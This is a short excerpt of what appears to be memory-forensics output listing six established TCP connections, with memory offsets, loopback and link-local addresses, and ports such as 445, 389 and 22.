0xe182ef1a24e0	TCPv6	fe80::708a:1e18:8e81:239c		49669	fe80::708a:1e18:8e81:239c		62171	ESTABLISHED	-
0xe182f2dcc290	TCPv6	fe80::708a:1e18:8e81:239c		445	fe80::708a:1e18:8e81:239c		52223	ESTABLISHED	-
0xe182f2bcd4a0	TCPv6	::1	50231	::1	389	ESTABLISHED	-	-	N/A
0xe182f32e0260	TCPv4	127.0.0.1	54065	127.0.0.1	54066	ESTABLISHED	-	-	N/A
0xe182f0d06010	TCPv4	172.19.2.1	63679	172.19.3.3	22	ESTABLISHED	-	-	N/A
0xe182f27d36e0	TCPv6	fe80::708a:1e18:8e81:239c		50074	fe80::708a:1e18:8e81:239c		49669	ESTABLISHED	-